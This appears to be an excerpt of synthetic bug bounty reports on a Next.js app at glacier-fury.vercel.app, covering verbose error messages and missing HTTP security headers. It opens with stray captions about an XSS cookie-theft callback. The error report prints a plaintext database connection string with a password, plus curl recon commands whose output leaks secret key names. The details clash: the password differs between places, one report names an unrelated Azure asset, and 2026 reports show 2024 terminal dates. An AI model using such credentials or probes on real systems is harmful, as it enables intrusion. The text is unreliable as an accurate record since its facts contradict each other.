


Figure 2: XSS Hunter Callback XSS Hunter Pro receiving the out-of-band callback confirming payload execution in the admin panel, including the captured admin session cookie, CSRF token, role, DOM snapshot, and victim IP.




Figure 3: DevTools Network Tab Chrome DevTools Network panel on the admin ticket view showing the attacker's external script being fetched and executed, with the admin session cookie visible in the outbound request headers.

Verbose Error Messages Expose Stack Traces, Internal File Paths, and Database Connection Strings to Unauthenticated Users

Report ID	DEMOC-5OSYOQ
Severity	Medium
Reported	11.05.2026
Impact	Unauthenticated clients can obtain sensitive internal implementation details and secrets (including a plaintext PostgreSQL connection string with credentials) via verbose production error responses, enabling accelerated follow-on attacks and potential database compromise if reachable.
Asset	*.glacier-fury.vercel.app
CVSS 3.1	CVSS:3.1/AV:N/AC:L/PR:N/UI:N/S:U/C:L/I:N/A:N

Executive Summary

The security researcher identified multiple production API endpoints on glacier-fury.vercel.app that return unhandled exceptions directly to unauthenticated clients. These error responses disclose verbose internal details including full server-side stack traces, absolute server file system paths, the Node.js runtime version, internal hostnames, and a plaintext PostgreSQL connection string containing database credentials. For example, an invalid UUID supplied to a user lookup endpoint resulted in an ORM/database error that exposed the full connection URI (including username, password, host, port, and database name). This level of disclosure materially reduces the effort required for follow-on attacks by enabling precise technology fingerprinting, internal infrastructure mapping, and potential direct database access if network exposure exists now or in the future.

Vulnerability Description

Information Exposure Through an Error Message occurs when an application returns overly detailed error responses to the client, such as stack traces, configuration values, credentials, internal hostnames, or file paths. This is typically caused by missing global exception handling, debug features enabled in production, or insufficient input validation that allows exceptions to bubble up to the response layer. While the error itself may not directly modify data, the leaked information can be used to accelerate exploitation by revealing the application framework, runtime versions, internal architecture, and secrets (for example, database connection strings or API keys). This weakness is commonly categorized as an information disclosure issue and is frequently used as a stepping stone to more severe compromise.

Technical Details

The security researcher observed sensitive information disclosure via error messages across three distinct unauthenticated endpoints on glacier-fury.vercel.app.

- 1) POST /api/orders: Submitting a malformed request body triggered an unhandled JSON parsing exception. The response included a full Node.js stack trace and revealed absolute file paths under "/var/task/.next/", indicating internal build/runtime layout details.
- 2) GET /api/users/:id: Supplying an invalid UUID value for the ":id" path parameter caused the ORM/database layer to throw an error that was returned to the client. The error output included the full PostgreSQL connection string in plaintext, including credentials and internal hostname: "postgresql://app_prod:Gl4c13rPr0d2024@db-internal.glacier-fury.io:5432/gf_production".
- 3) GET /api/export: Sending a request missing a required parameter returned a Next.js debug page. The page disclosed the server internal hostname "gf-prod-worker-03", the Node.js version "v20.11.0", and a list of loaded environment variable names including "JWT_SECRET" and "STRIPE_SECRET_KEY".

These behaviors indicate that exceptions and debug output are being propagated to the client in production contexts, and that sensitive configuration data is present in error surfaces.

Proof of Concept

The following high-level steps replicate the observed disclosures as described by the security researcher.

1) Trigger stack trace and file path disclosure

- Send a malformed JSON request body to the orders endpoint.
- Endpoint: POST /api/orders
- Expected result: An unhandled JSON parse exception is returned to the client, including a Node.js stack trace and absolute file paths under "/var/task/.next/".

2) Trigger database connection string disclosure

- Send a request to the user endpoint with an invalid UUID in the path.
- Endpoint: GET /api/users/:id
- Expected result: An ORM/database error is returned that includes the plaintext PostgreSQL connection string:

```
postgresql://app_prod:G14c13rPr0d2024@db-internal.glacier-fury.io:5432/gf_production
```

3) Trigger Next.js debug page disclosure

- Send a request to the export endpoint without a required parameter.
- Endpoint: GET /api/export
- Expected result: A Next.js debug page is returned disclosing internal hostname "gf-prod-worker-03", Node.js version "v20.11.0", and environment variable names including "JWT_SECRET" and "STRIPE_SECRET_KEY".

Fix Recommendation

- **Centralized error handling and safe responses:** Implement a global exception handling strategy for all API routes to ensure unhandled exceptions are caught and only a generic error message (and optionally a correlation ID) is returned to clients, while detailed diagnostics are retained exclusively in server-side logs.
- **Disable debug output in production:** Ensure production deployments do not expose framework debug pages or verbose error overlays, and verify production runtime settings are consistently applied so stack traces, environment details, and internal hostnames are not rendered to end users.
- **Secret hygiene and credential rotation:** Rotate any credentials and secrets that were exposed in responses (including database credentials and any referenced secret values), and review secret handling to prevent connection strings or sensitive configuration from

being included in exception messages or returned error objects.




Figure 1: Next.js Verbose Error Page The /api/export endpoint returning a full server-side stack trace in production, exposing absolute file paths, Node.js runtime version (v20.11.0), internal hostname (gf-prod-worker-03), and the names of loaded secret environment variables including JWT_SECRET and STRIPE_SECRET_KEY.




Figure 2: Burp Suite: Database Connection String in Response A malformed UUID sent to /api/users/:id triggers an unhandled ORM exception, causing the application to return the full PostgreSQL connection string – including username, plaintext password, internal hostname, and database name – directly in the JSON response body.

```
zsh - recon - error-probe.sh - 180x50

r0ckslide@kali :~$ curl -s -o - - "https://glacier-fury.vercel.app/api/orders" -d '{bad}'
{"error":"SyntaxError: Unexpected token b in JSON at position 1",
"stack":"SyntaxError\n at /var/task/.next/server/chunks/api/orders.js:1:482\n
at /var/task/node_modules/next/dist/server/api-utils/node.js:1:244"}
INTERNAL FILE PATH DISCLOSED

r0ckslide@kali :~$ curl -s "https://glacier-fury.vercel.app/api/users/not-a-uuid"
{"error":"Database query failed","detail":"invalid input syntax for type uuid",
"connection":"postgresql://app_prod:G14c13rPr0d2024@db-internal.glacier-fury.io
:5432/gf_production","host":"gf-prod-worker-03"}
DB CREDENTIALS + INTERNAL HOST LEAKED

r0ckslide@kali :~$ curl -s "https://glacier-fury.vercel.app/api/export?format=csv"
{"error":"TypeError: Cannot read properties of undefined (reading 'params')",
"runtime":"Node.js v20.11.0","framework":"Next.js 14.1.0",
"env_keys":["JWT_SECRET","STRIPE_SECRET_KEY","POSTGRES_URL","NEXTAUTH_SECRET",
"SENDGRID_API_KEY"],"hostname":"gf-prod-worker-03"}
SECRET KEY NAMES + VERSIONS EXPOSED

-----
[*] Enumeration complete. Summary of findings:
[!] DB connection string with credentials exposed on /api/users/:id
[!] Internal hostname: gf-prod-worker-03 | Runtime: Node.js v20.11.0
[!] Env key names: JWT_SECRET, STRIPE_SECRET_KEY, POSTGRES_URL, NEXTAUTH_SECRET
[!] Framework versions: Next.js 14.1.0 / TypeORM 0.3.17 - check CVE databases
```

Figure 3: curl Recon: Multi-Endpoint Enumeration Three targeted curl requests against different API endpoints, each triggering a different error revealing sensitive internals — file paths, DB credentials, framework versions (Next.js 14.1.0 / TypeORM 0.3.17), and secret key names — all without any authentication.

Missing HTTP Security Response Headers Across Multiple Endpoints

Report ID	DEMOC-Y79IJ0
Severity	Informational
Reported	12.05.2026
Impact	Missing HTTP security headers on glacier-fury.vercel.app reduces browser-enforced protections, increasing exposure to clickjacking, MIME-sniffing behaviors, protocol downgrade risk, and referrer information leakage, while X-Powered-By: Next.js increases reconnaissance value.
Asset	*.fjordmarket-app-e7dzcxbggra0a6dq.westeurope-01.azurewebsites.net
CVSS 3.1	CVSS:3.1/AV:N/AC:L/PR:N/UI:N/S:U/C:N/I:N/A:N

Executive Summary

A review of HTTP responses served by glacier-fury.vercel.app identified missing browser security response headers across multiple unauthenticated endpoints. The absent headers include Strict-Transport-Security (HSTS), X-Content-Type-Options, X-Frame-Options, Referrer-Policy, Permissions-Policy, and Content-Security-Policy. These headers are not a single exploit by themselves, but they are widely used defense-in-depth controls that instruct browsers to enforce protections against common web attack classes such as clickjacking (framing), MIME-type sniffing, protocol downgrade/SSL stripping, and cross-origin referrer leakage. Additionally, the application discloses its framework via the X-Powered-By: Next.js header, which can assist attacker reconnaissance and targeted testing. The issue was observable without authentication and is best treated as a security hardening gap that increases exposure if another weakness (for example, an injection flaw or a malicious third-party embed) is present.

Vulnerability Description

Missing Security Headers is a security hardening weakness where an application does not include recommended HTTP response headers that modern browsers use to enable or enforce client-side security controls. These headers reduce the likelihood or impact of several attack techniques by constraining how the browser can load, interpret, and share content. For example, HSTS instructs browsers to only use HTTPS for a site after a successful secure visit, reducing downgrade risk; X-Content-Type-Options: nosniff prevents certain MIME-sniffing behaviors; X-Frame-Options and/or CSP frame-ancestors restrict framing to mitigate clickjacking; Referrer-Policy controls how much referrer information is sent to other origins; Permissions-Policy limits access to powerful browser features; and Content-Security-Policy (CSP) can restrict script and resource loading to reduce the impact of content injection. When these headers are absent, browsers fall back to more permissive defaults, removing layers of protection that are commonly expected in production web applications.

Technical Details

The security researcher collected HTTP response headers by issuing unauthenticated GET requests using curl to the application root and three additional endpoints. Across all tested responses, the following security headers were absent:

- Strict-Transport-Security
- X-Content-Type-Options
- X-Frame-Options
- Referrer-Policy
- Permissions-Policy
- Content-Security-Policy

The response from GET / contained only the following security-relevant headers: Content-Type: text/html and Cache-Control: no-store, with none of the six expected security headers present.

In addition to missing headers, the server returned X-Powered-By: Next.js. This header discloses the underlying framework and can aid fingerprinting and reconnaissance by narrowing an attacker's focus to framework-specific behaviors and known misconfigurations.

Proof of Concept

- 1) Issue an unauthenticated request to the application root and inspect response headers.

```
curl -i https://glacier-fury.vercel.app
```

- 2) Confirm that the following headers are not present in the response:

- Strict-Transport-Security
- X-Content-Type-Options
- X-Frame-Options
- Referrer-Policy
- Permissions-Policy
- Content-Security-Policy

- 3) Observe that the response includes framework disclosure via X-Powered-By: Next.js, and that the response from GET / includes Content-Type: text/html and Cache-Control: no-store as the only security-relevant headers noted in testing.
- 4) Repeat the same header inspection for the three additional endpoints tested during assessment (unauthenticated GET requests) and confirm the same missing header set across those responses.

Fix Recommendation

- **Implement a baseline security header policy:** Configure the application or hosting layer to return standard security headers on all HTTP responses, including HSTS, X-Content-Type-Options, X-Frame-Options (or CSP frame-ancestors), Referrer-Policy, Permissions-Policy, and an application-appropriate Content-Security-Policy.
- **Standardize header coverage across routes:** Ensure the selected header set is consistently applied to the application root and all other endpoints, including error responses and any dynamically generated routes.
- **Reduce technology fingerprinting:** Disable or suppress framework disclosure headers such as X-Powered-By to limit attacker reconnaissance and reduce the precision of targeted probing.

```

zsh - header-probe.sh - glacier-fury.vercel.app

r0ckslide@kali ~$ curl -s -I "https://glacier-fury.vercel.app/" | sort

HTTP/2 200
cache-control: no-store
content-type: text/html; charset=utf-8
date: Thu, 14 Nov 2024 09:44:01 GMT
x-powered-by: Next.js
server: Vercel
vary: RSC, Next-Router-State-Tree, Next-Router-Prefetch

-----
r0ckslide@kali:~$ # Checking for expected security headers...
[MISSING] Strict-Transport-Security      Protects against protocol downgrade / SSL-strip
[MISSING] X-Content-Type-Options        Prevents MIME-sniffing attacks
[MISSING] X-Frame-Options                Prevents clickjacking via iframe embedding
[MISSING] Referrer-Policy               Prevents URL/token leakage to third parties
[MISSING] Permissions-Policy            No browser feature restrictions enforced
[MISSING] Content-Security-Policy        No script/resource restriction policy set
[PRESENT] X-Powered-By: Next.js          Should be suppressed in production

-----
[*] Scan complete - glacier-fury.vercel.app
Security headers missing: 6/6 | Severity: Informational
Framework exposed: Next.js (via X-Powered-By) | Recommendation: add headers() in next.config.js

```

Figure 1: url Header Probe Command-line enumeration of HTTP response headers against glacier-fury.vercel.app, showing 6 security headers absent from the server response alongside a summary of each header's protective purpose and the X-Powered-By: Next.js disclosure.

```

Burp Suite Professional - Proxy - HTTP History - Response Headers

Request                                     Response
GET /                                       HTTP/2 200 OK
Host: glacier-fury.vercel.app              content-type: text/html; charset=utf-8
Accept: text/html,application/xhtml+xml   cache-control: no-store
Accept-Language: en-US,en;q=0.9           date: Thu, 14 Nov 2024 09:44:01 GMT
User-Agent: Mozilla/5.0 (Research)         server: Vercel
Connection: keep-alive                    vary: RSC, Next-Router-State-Tree
Upgrade-Insecure-Requests: 1              x-powered-by: Next.js

# Expected security headers - NOT PRESENT in response:
strict-transport-security: - absent -
x-content-type-options:    - absent -
x-frame-options:           - absent -
referrer-policy:           - absent -
permissions-policy:        - absent -
content-security-policy:    - absent -

6 security headers absent from every response
Severity: Informational | Effort to fix: Low

CVSS: N/A - Informational finding, no direct exploitability
Remediation: Add headers() block in next.config.js

```

Figure 2: Burp Suite: Response Header Comparison Burp Suite Proxy intercepting the root GET / response, showing only basic headers present and all six expected security headers marked as absent, with an inline comparison against the expected hardened configuration.




Figure 3: Security Headers Scanner: Grade F Automated scan via securityheaders.com returning an overall grade of F, with a full breakdown of each missing header, its associated risk level, and the unexpected X-Powered-By header flagged for framework disclosure.